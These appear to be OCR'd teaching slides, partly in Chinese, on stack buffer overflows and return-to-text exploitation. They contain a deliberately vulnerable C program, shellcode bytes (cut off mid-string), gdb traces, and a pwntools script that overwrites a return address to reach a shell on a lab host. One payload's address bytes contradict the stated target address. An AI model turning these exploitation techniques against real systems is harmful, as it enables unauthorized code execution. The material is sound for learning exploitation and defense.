char shellcode[] = "\xeb\x19\x59\xb8\x04\x00\x00\x00\xbb\x01\x00\x00\x00\xba\x0c\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00\xcd\x8

int main(){
    void (*fptr)() = shellcode;
    fptr();

}
```

x64 assembly

- How to debug your shellcode
  - *gdb ./test*



Practice

- orw64
  - open/read/write shellcode
    - man 2 “system call”

Buffer Overflow

- Buffer Overflow
- Return to Text / Shellcode
- Protection
- Lazy binding
- Return to Library
- Return-Oriented Programming

Buffer Overflow

- 程式設計師未對 buffer 做長度檢查，造成可以讓攻擊者輸入過長的字串，覆蓋記憶體上的其他資料，嚴重時更可控制程式流程
- 依照 buffer 位置可分為
  - stack base
    - 又稱為 stack smashing
  - data base
  - heap base

Buffer Overflow


```
 1 #include <stdio.h>
 2
 3 void l33t(){
 4     puts("Congrat !");
 5     system("/bin/sh");
 6 }
 7
 8
 9 int main(){
10     char buf[0x20];
11     setvbuf(stdout,0,2,0);
12     puts("Buffer overflow is e4sy");
13     printf("Read your input:");
14     read(0,buf,100);
15     return 0 ;
16 }
~
```

Buffer Overflow

- Vulnerable Function
  - gets
  - scanf
  - strcpy
  - sprintf
  - memcpy
  - strcat
  - …


Stack Overflow

- memory layout



Stack Overflow


- memory layout



Stack Overflow


- memory layout

```
char buf[0x20]
read(0,buf,100)
leave
ret
```



Stack Overflow


- memory layout



Stack Overflow


- memory layout

```
char buf[0x20]
read(0,buf,100)
mov rsp,rbp
pop rbp
ret
```



Stack Overflow


- memory layout



Stack Overflow

- memory layout

```
char buf[0x20]
read(0,buf,100)
mov rsp,rbp
pop rbp
ret
```




Stack Overflow

- memory layout

Stack Overflow

- 驗證



Stack Overflow

- 使用 gdb 觀察

```
R14: 0x0
R15: 0x0
EFLAGS: 0x10207 (CARRY PARITY adjust zero sign trap INTERRU

    ----------------------------------------------------
----
   0x4006b1 <main+80>:  call   0x400510 <read@plt>
   0x4006b6 <main+85>:  mov    eax,0x0
   0x4006bb <main+90>:  leave
=> 0x4006bc <main+91>:  ret
 | 0x4006bd:    nop    DWORD PTR [rax]
 | 0x4006c0 <__libc_csu_init>:  push   r15
 | 0x4006c2 <__libc_csu_init+2>:        push   r14
 | 0x4006c4 <__libc_csu_init+4>:        mov    r15d,edi
 |->   Cannot evaluate jump destination

----------------------------------------------------------
0000| 0x7fffffffe4c8 ('a' <repeats 60 times>)
0008| 0x7fffffffe4d0 ('a' <repeats 52 times>)
0016| 0x7fffffffe4d8 ('a' <repeats 44 times>)
0024| 0x7fffffffe4e0 ('a' <repeats 36 times>)
0032| 0x7fffffffe4e8 ('a' <repeats 28 times>)
```

Stack Overflow

- From crash to exploit
  - 隨意任意輸入一堆資料應該只能造成 crash
  - 需適當的構造資料，就可巧妙的控制程式流程
  - EX :
    - 適當得構造 return address 就可在函數返回時，跳到攻擊者的程式碼

Stack Overflow

- From crash to exploit
  - Overwrite the the return address
  - 因 x86 底下是 little-endian 的，所以填入 address 時，需要反過來填入
  - e.g.
    - 假設要填入 0x00400646 就需要填入 \x46\x06\x40\x00\x00\x00\x00\x000
    - p64(0x400646) # in pwntools

Return to Text

- 控制 eip 後跳到原本程式中的程式碼
- 以 bofeasy 範例來說，我們可以跳到 l33t 這個 function
- 可以 objdump 來找尋函式真正位置

Return to Text

```
0000000000400646 <l33t>:
  400646:       55                      push   rbp
  400647:       48 89 e5                mov    rbp,rsp
  40064a:       bf 44 07 40 00          mov    edi,0x400744
  40064f:       e8 8c fe ff ff          call   4004e0 <puts@plt>
  400654:       bf 4e 07 40 00          mov    edi,0x40074e
  400659:       e8 92 fe ff ff          call   4004f0 <system@plt>
  40065e:       90                      nop
  40065f:       5d                      pop    rbp
  400660:       c3                      ret
```

Return to Text

- Exploitation
  - Locate the return address
    - 可用 aaaaaaaabbbbbbbb…… 八個一組的字來定位 return address
    - pwntool cyclic
    - gdb-peda pattc

Return to Text

- Exploitation
  - Write exploit
    - echo -ne “aaaaaaaabbbbbbbbccccccccddddddddeeeeeee\x46\x60\x40\x00\x00\x00\x00\x00” > exp
    - cat exp - | ./bofeasy

Return to Text

- Exploitation
  - Write exploit

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwnpwnpwn import *
from pwn import *

host = "10.211.55.6"
port = 8888

r = remote(host,port)

l33t = 0x400646
payload = "aaaaaaaabbbbbbbbccccccccddddddddeeeeeeee" + p64(l33t)
r.recvuntil(":")
r.sendline(payload)

r.interactive()
```

Return to Text

- Exploitation
  - Debug exploit
    - gdb$ r < exp

Return to Text

